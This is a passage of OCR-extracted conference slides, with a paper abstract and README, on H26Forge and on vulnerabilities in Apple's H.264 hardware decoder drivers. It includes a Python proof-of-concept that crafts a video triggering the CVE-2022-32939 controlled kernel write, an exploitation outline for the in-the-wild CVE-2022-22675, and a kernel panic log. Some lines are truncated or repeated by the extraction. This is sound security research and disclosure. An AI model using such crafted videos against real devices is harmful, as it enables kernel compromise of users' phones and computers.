Boot args: -v debug=0x14e serial=3 gpu=0 ioasm_behavior=0
Memory ID: 0x0
OS release type: User
```

```
this->epb
}
```

64	72	…

```
uint epb_offset_array[256];
```

Start Codes

NALU: Network Abstraction Layer Unit

NALU Header

EPB: …ulation

CVE-2022-32939: iOS Controlled write Summary

- The EPB array was missing a bounds check
- The 257th EPB location overwrites an index
  - Controls **where we write**
- The 258th EPB location stored at overwritten index
  - Controls **the value we write**
  - Limited to small negative 32-bit values
- Exploitations requires:
  - Validly encoded bitstream
  - At least 258 EPBs
- Information leak is required to identify **where to write**
- **Can use H26Forge to tailor location of EPBs 257 and 258**






Generating CVE-2022-32939 PoC Video

Encode l

```
if( pic_order_cnt_type == 0 )
    log2_max_pic_order_cnt_lsb_r
else if( pic_order_cnt_type == 1 )
    delta_pic_order_always_zero_f
    offset_for_non_ref_pic
    offset_for_top_to_bottom_field
    num_ref_frames_in_pic_order
    for( i = 0; i < num_ref_frames_in
        offset_for_ref_frame[ i ]
}
```

```python
##
# too_many_epbs
#
# Generate a video that has too many emulation prevention bytes by
# setting really large num_ref_frames_in_pic_order_cnt_cycle
#
# Triggers CVE-2022-32939
##
def too_many_epbs(ds):
    print("\t Adding enough offset_for_ref_frame to get a large number of epbs")
    sps_idx = 0

    ds["spses"][sps_idx]["pic_order_cnt_type"] = 1 # Mandatory

    # Set the pic_order_cnt_type == 1 syntax elements
    ds["spses"][sps_idx]["delta_pic_order_always_zero_flag"] = False
    ds["spses"][sps_idx]["offset_for_non_ref_pic"] = -1073741824
    ds["spses"][sps_idx]["offset_for_top_to_bottom_field"] = -1073741824

    # This generates 515 emulation prevention bytes
    num_ref_frames_in_pic_order_cnt_cycle = 255
    ds["spses"][sps_idx]["num_ref_frames_in_pic_order_cnt_cycle"] = num_ref_frames_in_pic_order_cnt_cycle
    ds["spses"][sps_idx]["offset_for_ref_frame"] = [-1073741824] * (num_ref_frames_in_pic_order_cnt_cycle)

    # Need to adjust the slice for a different pic_order_cnt_type
    for i in range(len(ds["slices"])):
        ds["slices"][i]["sh"]["delta_pic_order_cnt"] = [0, 0]

    return ds
```

Apple Mobile Hardware Video Decoder

AppleD5500

- Found in up to A11 SoCs (iPhone 8)
- Imagination Technologies
- AppleD5500.kext

AppleAVD

- Introduced in A12 SoCs and M1 Macs
- Apple
- AppleAVD.kext

Found 3 parsing vulnerabilities in AppleD5500.kext

- CVE-2022-42850: Heap overflow
- CVE-2022-42846: DoS (0-click)
- CVE-2022-32939: Controlled write

CVE-2022-22675: AppleAVD H.264 vulnerability exploited in the wild!

Build upon existing RCA to get a heap overflow

CVE-2022-22675 as a Case Study

- CVE-2022-22675
  - 😱 **In-the-wild** Apple Kernel 0-day
  - ❓ Threat actor information not shared
  - ⛓ Believed to be part of an exploit chain on macOS with Intel Graphics Driver information leak
  - 📱 Also impacts iOS

- Not known how it was exploited in the wild
- We demonstrate one potential exploitation path

macOS Monterey 12.3.1

Released March 31, 2022

AppleAVD

Available for: macOS Monterey

Impact: An application may be able to execute arbitrary code with kernel privileges

Description: An out-of-bounds write issue was addressed with improved bounds checking. Apple is aware of a report that this issue may have been actively exploited.

CVE-2022-22675: an anonymous researcher

Intel Graphics Driver

Available for: macOS Monterey

Impact: An application may be able to read kernel memory

Description: An out-of-bounds read issue may lead to the disclosure of kernel memory and was addressed with improved input validation. Apple is aware of a report that this issue may have been actively exploited.

CVE-2022-22674: an anonymous researcher

https://support.apple.com/en-us/HT213220

Full Details in the Paper


The Most Dangerous Codec in the World:
Finding and Exploiting Vulnerabilities in H.264 Decoders

Willy R. Vasquez, *The University of Texas at Austin*
Stephen Checkoway, *Oberlin College*
Hovav Shacham, *The University of Texas at Austin*

Abstract

Modern video encoding standards such as H.264 are a marvel of hidden complexity. But with hidden complexity comes hidden security risk. Decoding video in practice means interacting with dedicated hardware accelerators and the proprietary, privileged software components used to drive them. The video decoder ecosystem is obscure, opaque, diverse, highly privileged, largely untested, and highly exposed—a perfect combination.

self-contained, sandboxed software libraries, the attack surface for video processing is larger, more privileged, and, as we explain below, more heterogeneous.

On the basis of a guideline they call "The Rule Of 2," the Chrome developers try to avoid writing code that does more than 2 of the following: parses untrusted input, is written in a memory-unsafe language, *and* runs at high privilege. The video processing stack in Chrome violates the Rule of 2, and so do the corresponding stacks in other major browsers and

https://wrv.github.io/h26forge.pdf

CVE-2022-22675: Root cause analysis

Missing bounds check for `uint_8t cpb_cnt_minus1`

Dependent arrays expected max 32 elements

Can set to 255 to overflow neighboring H.264 syntax elements


```
hrd_parameters( ) {
    cpb_cnt_minus1
    bit_rate_scale
    cpb_size_scale
    for( SchedSelIdx = 0; SchedSelIdx <= cpb_cnt_minus1; SchedSelIdx++ ) {
        bit_rate_value_minus1[ SchedSelIdx ]
        cpb_size_value_minus1[ SchedSelIdx ]
        cbr_flag[ SchedSelIdx ]
    }
    initial_cpb_removal_delay_length_minus1
    cpb_removal_delay_length_minus1
    dpb_output_delay_length_minus1
    time_offset_length
}
```

CVE-2022-22675 Exploitation Strategy Overview

Construct the bitstream in a way to trigger a Time-of-check to time-of-use (TOCTOU) condition

TOCTOU leads to heap overflow due to a sign extension in another loop bound (0x80 -> 0xffffff80)

Can control stopping point. Repeated exploitation leads to arbitrary write heap overflow vulnerability



Find device

WR

iPhone SE (2020) (iPhone SE (2020) | 15.4 | 19E241 | ✓ Jailbroken)

- Connect
- Files
- Apps
- Network
- CoreTrace
- Messaging
- Settings
- Frida
- Console
- Port Forwarding
- Sensors
- Snapshots

Console

View system logs

DOWNLOAD LOG

```
apfs_vnop_pageout:12823: disk0s1s2 cluster_pageout on ino 26465 (iflags 0x100210000000) returned 22 for offset 0 f_offset 2736128, xsize 16
384 filesize 135168 a_flags 0x8 (ap->f_offset 2736128, size 16384)
apfs_vnop_pageout:12823: disk0s1s2 cluster_pageout on ino 26465 (iflags 0x100210000000) returned 22 for offset 0 f_offset 2752512, xsize 16
384 filesize 135168 a_flags 0x8 (ap->f_offset 2752512, size 16384)
apfs_vnop_pageout:12823: disk0s1s2 cluster_pageout on ino 26465 (iflags 0x100210000000) returned 22 for offset 0 f_offset 2768896, xsize 16
384 filesize 135168 a_flags 0x8 (ap->f_offset 2768896, size 16384)
apfs_vnop_pageout:12823: disk0s1s2 cluster_pageout on ino 26465 (iflags 0x100210000000) returned 22 for offset 0 f_offset 2785280, xsize 16
384 filesize 135168 a_flags 0x8 (ap->f_offset 2785280, size 16384)
apfs_vnop_pageout:12823: disk0s1s2 cluster_pageout on ino 26465 (iflags 0x100210000000) returned 22 for offset 0 f_offset 2801664, xsize 16
384 filesize 135168 a_flags 0x8 (ap->f_offset 2801664, size 16384)
apfs_vnop_pageout:12823: disk0s1s2 cluster_pageout on ino 26465 (iflags 0x100210000000) returned 22 for offset 0 f_offset 2818048, xsize 16
384 filesize 135168 a_flags 0x8 (ap->f_offset 2818048, size 16384)
apfs_vnop_pageout:12823: disk0s1s2 cluster_pageout on ino 26465 (iflags 0x100210000000) returned 22 for offset 0 f_offset 2834432, xsize 16
384 filesize 135168 a_flags 0x8 (ap->f_offset 2834432, size 16384)
apfs_vnop_pageout:12823: disk0s1s2 cluster_pageout on ino 26465 (iflags 0x100210000000) returned 22 for offset 0 f_offset 2850816, xsize 16
384 filesize 135168 a_flags 0x8 (ap->f_offset 2850816, size 16384)
apfs_vnop_pageout:12823: disk0s1s2 cluster_pageout on ino 26465 (iflags 0x100210000000) returned 22 for offset 0 f_offset 2867200, xsize 16
384 filesize 135168 a_flags 0x8 (ap->f_offset 2867200, size 16384)
apfs_vnop_pageout:12823: disk0s1s2 cluster_pageout on ino 26465 (iflags 0x100210000000) returned 22 for offset 0 f_offset 2883584, xsize 16
384 filesize 135168 a_flags 0x8 (ap->f_offset 2883584, size 16384)
apfs_vnop_pageout:12823: disk0s1s2 cluster_pageout on ino 26465 (iflags 0x100210000000) returned 22 for offset 0 f_offset 2899968, xsize 16
384 filesize 135168 a_flags 0x8 (ap->f_offset 2899968, size 16384)
apfs_vnop_pageout:12823: disk0s1s2 cluster_pageout on ino 26465 (iflags 0x100210000000) returned 22 for offset 0 f_offset 2916352, xsize 16
384 filesize 135168 a_flags 0x8 (ap->f_offset 2916352, size 16384)
apfs_vnop_pageout:12823: disk0s1s2 cluster_pageout on ino 26465 (iflags 0x100210000000) returned 22 for offset 0 f_offset 2932736, xsize 16
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apfs_vnop_pageout:12823: disk0s1s2 cluster_pageout on ino 26465 (iflags 0x100210000000) returned 22 for offset 0 f_offset 2949120, xsize 16
384 filesize 135168 a_flags 0x8 (ap->f_offset 2949120, size 16384)
apfs_vnop_pageout:12823: disk0s1s2 cluster_pageout on ino 26465 (iflags 0x100210000000) returned 22 for offset 0 f_offset 2965504, xsize 16
384 filesize 135168 a_flags 0x8 (ap->f_offset 2965504, size 16384)
apfs_vnop_pageout:12823: disk0s1s2 cluster_pageout on ino 26465 (iflags 0x100210000000) returned 22 for offset 0 f_offset 2981888, xsize 16
384 filesize 135168 a_flags 0x8 (ap->f_offset 2981888, size 16384)
apfs_vnop_pageout:12823: disk0s1s2 cluster_pageout on ino 26465 (iflags 0x100210000000) returned 22 for offset 0 f_offset 2998272, xsize 16
384 filesize 135168 a_flags 0x8 (ap->f_offset 2998272, size 16384)
apfs_vnop_pageout:12823: disk0s1s2 cluster_pageout on ino 26465 (iflags 0x100210000000) returned 22 for offset 0 f_offset 3014656, xsize 16
384 filesize 135168 a_flags 0x8 (ap->f_offset 3014656, size 16384)
apfs_vnop_pageout:12823: disk0s1s2 cluster_pageout on ino 26465 (iflags 0x100210000000) returned 22 for offset 0 f_offset 3031040, xsize 16
384 filesize 135168 a_flags 0x8 (ap->f_offset 3031040, size 16384)
apfs_vnop_pageout:12823: disk0s1s2 cluster_pageout on ino 26465 (iflags 0x100210000000) returned 22 for offset 0 f_offset 3047424, xsize 16
384 filesize 135168 a_flags 0x8 (ap->f_offset 3047424, size 16384)
apfs_vnop_pageout:12823: disk0s1s2 cluster_pageout on ino 26465 (iflags 0x100210000000) returned 22 for offset 0 f_offset 3063808, xsize 16
384 filesize 135168 a_flags 0x8 (ap->f_offset 3063808, size 16384)
apfs_vnop_pageout:12823: disk0s1s2 cluster_pageout on ino 26465 (iflags 0x100210000000) returned 22 for offset 0 f_offset 3080192, xsize 16
384 filesize 135168 a_flags 0x8 (ap->f_offset 3080192, size 16384)
```




Conclusion

Decoder complexity is significant, and video decoding attack surface is underexplored

Codec Threat Landscape

Risks and Concerns

- Actors are abusing this in-the-wild
- Defenses are sparse

Positive Directions

- Stateless Video Decoder: parsing removed from the Linux kernel
- Performant software decoding: vulnerabilities can be isolated with sandboxing

RLBox

Conclusion


Decoder complexity is significant, and video decoding attack surface is underexplored


Discovered serious vulnerabilities found in the iOS Kernel

Types of Decoder Bugs

- Presented parser bugs that caused memory corruption
- Other issues discovered
  - DoS from undefined states
  - Information leakage
- Some issues were 0-click

```
panic(cpu 4 caller 0xfffffff0082affd0): Unexpected fault in kernel static region
 at pc 0xfffffff0095a162c, lr 0xfffffff00959db94 (saved state: 0xfffffffeb17c33570)
         x0:  0xffffffe3e7162000 x1:  0xffffffe6006b3934  x2:  0x000000000000003f  x3:  0x0000000000000000
         x4:  0x0000000000000001 x5:  0x0000000000003c22  x6:  0x0000000000000000  x7:  0x0000000000000000
         x8:  0x0000000000000007 x9:  0xffffffec041c8000  x10: 0xffffffe133ab8000  x11: 0xffffffe3e7162008
         x12: 0x0000000000020002 x13: 0x000000000000006c  x14: 0x0000000000006000  x15: 0x0000000000009000
         x16: 0xfffffff041410000 x17: 0xee66ffec041c8000  x18: 0x0000000000000000  x19: 0xfffffffeb17c33980
         x20: 0xffffffe3e7162000 x21: 0x000000002b680010  x22: 0xfffffffeb17c33980  x23: 0x0000000000000003
         x24: 0xffffffe3e7162000 x25: 0xffffffe4cd4c302c  x26: 0xffffffe6006b3964  x27: 0x0000000000000000
         x28: 0x0000000000000000 fp:  0xfffffffeb17c338d0  lr:  0xfffffff00959db94  sp:  0xfffffffeb17c338c0
         pc:  0xfffffff0095a162c cpsr: 0x80400204         esr: 0x96000006          far: 0xfffffff041410030

Debugger message: panic
Device: D79
Hardware Model: iPhone12,8
ECID: 1BC4C34D51F515B0
Boot args: -v debug=0x14e serial=3 gpu=0 ioasm_behavior=0 -vm                                                    sted=1
Memory ID: 0x0
OS release type: User
OS version: 19E241
Kernel version: Darwin Kernel Version 21.4.0: Mon Feb 21 21:2                                                    0
Kernel UUID: DBF32159-706B-3476-AC64-BABA9A80DF22
iBoot version: iHoot-1975.1.46.1.3
```





Conclusion

Decoder complexity is significant, and video decoding attack surface is underexplored

Introduced H26Forge: toolkit to create specially crafted videos

Discovered serious vulnerabilities found in the iOS Kernel

With H26Forge, the complexity of working with encoded videos is reduced, unlocking an underexplored attack surface

Going Forward

More codecs to explore


More infrastructure may be vulnerable such as video transcoding


We can all H26**Forge** a new path forward to a secure video infrastructure

H.265 HEVC
High Efficiency Video Coding


AV1

VVC





H26Forge




Warehouse-Scale Video Acceleration: Co-design and Deployment in the Wild
https://gwern.net/doc/cs/hardware/2021-ranganathan.pdf

Going H26Forward

Software Bill of Materials (SBOM)


User available System-on-Chip BOM ☺



https://www.mepits.com/uploads/ckeditor/images/psoc%20image.png

Secure Software Development Lifecycle (SDLC)


Video codec testing with H26Forge ☺



https://dm1wsvzj3kcu0.cloudfront.net/wp-content/uploads/2023/06/Planning-1.png

Memory-Safe Languages


H26Forge is written in Rust ☺



Tools like H26Forge let developers/researchers/red teamers explore the syntax element space by generating specially crafted videos to explore decoder attack surfaces

wrv@utexas.edu

Code and Paper are available



README.md

H26Forge


H26Forge is domain-specific infrastructure for analyzing, generating, and manipulating syntactically correct but semantically spec-non-compliant H.264 video files.

H26Forge has three key features:

1. Given an Annex B H.264 file, randomly mutate the syntax elements.
2. Given an Annex B H.264 file and a Python script, programmatically modify the syntax elements.
3. Generate Annex B H.264 files with random syntax elements.

This tool and its findings are described in the H26Forge paper.

https://github.com/h26forge/h26forge



The Most Dangerous Codec in the World:
Finding and Exploiting Vulnerabilities in H.264 Decoders

Willy R. Vasquez
The University of Texas at Austin

Stephen Checkoway
Oberlin College

Hovav Shacham
The University of Texas at Austin

Abstract

Modern video encoding standards such as H.264 are a marvel of hidden complexity. But with hidden complexity comes hidden security risk. Decoding video in practice means interacting with dedicated hardware accelerators and the proprietary, privileged software components used to drive them. The video decoder ecosystem is obscure, opaque, diverse, highly privileged, largely untested, and highly exposed—a dangerous combination.

self-contained, sandboxed software libraries, the attack surface for video processing is larger, more privileged, and, as we explain below, more heterogeneous.

On the basis of a guideline they call "The Rule Of 2,"[2] the Chrome developers try to avoid writing code that does more than 2 of the following: parses untrusted input, is written in a memory-unsafe language, *and* runs at high privilege. The video processing stack in Chrome violates the Rule of 2, and so do the corresponding stacks in other major browsers and

https://wrv.github.io/h26forge.pdf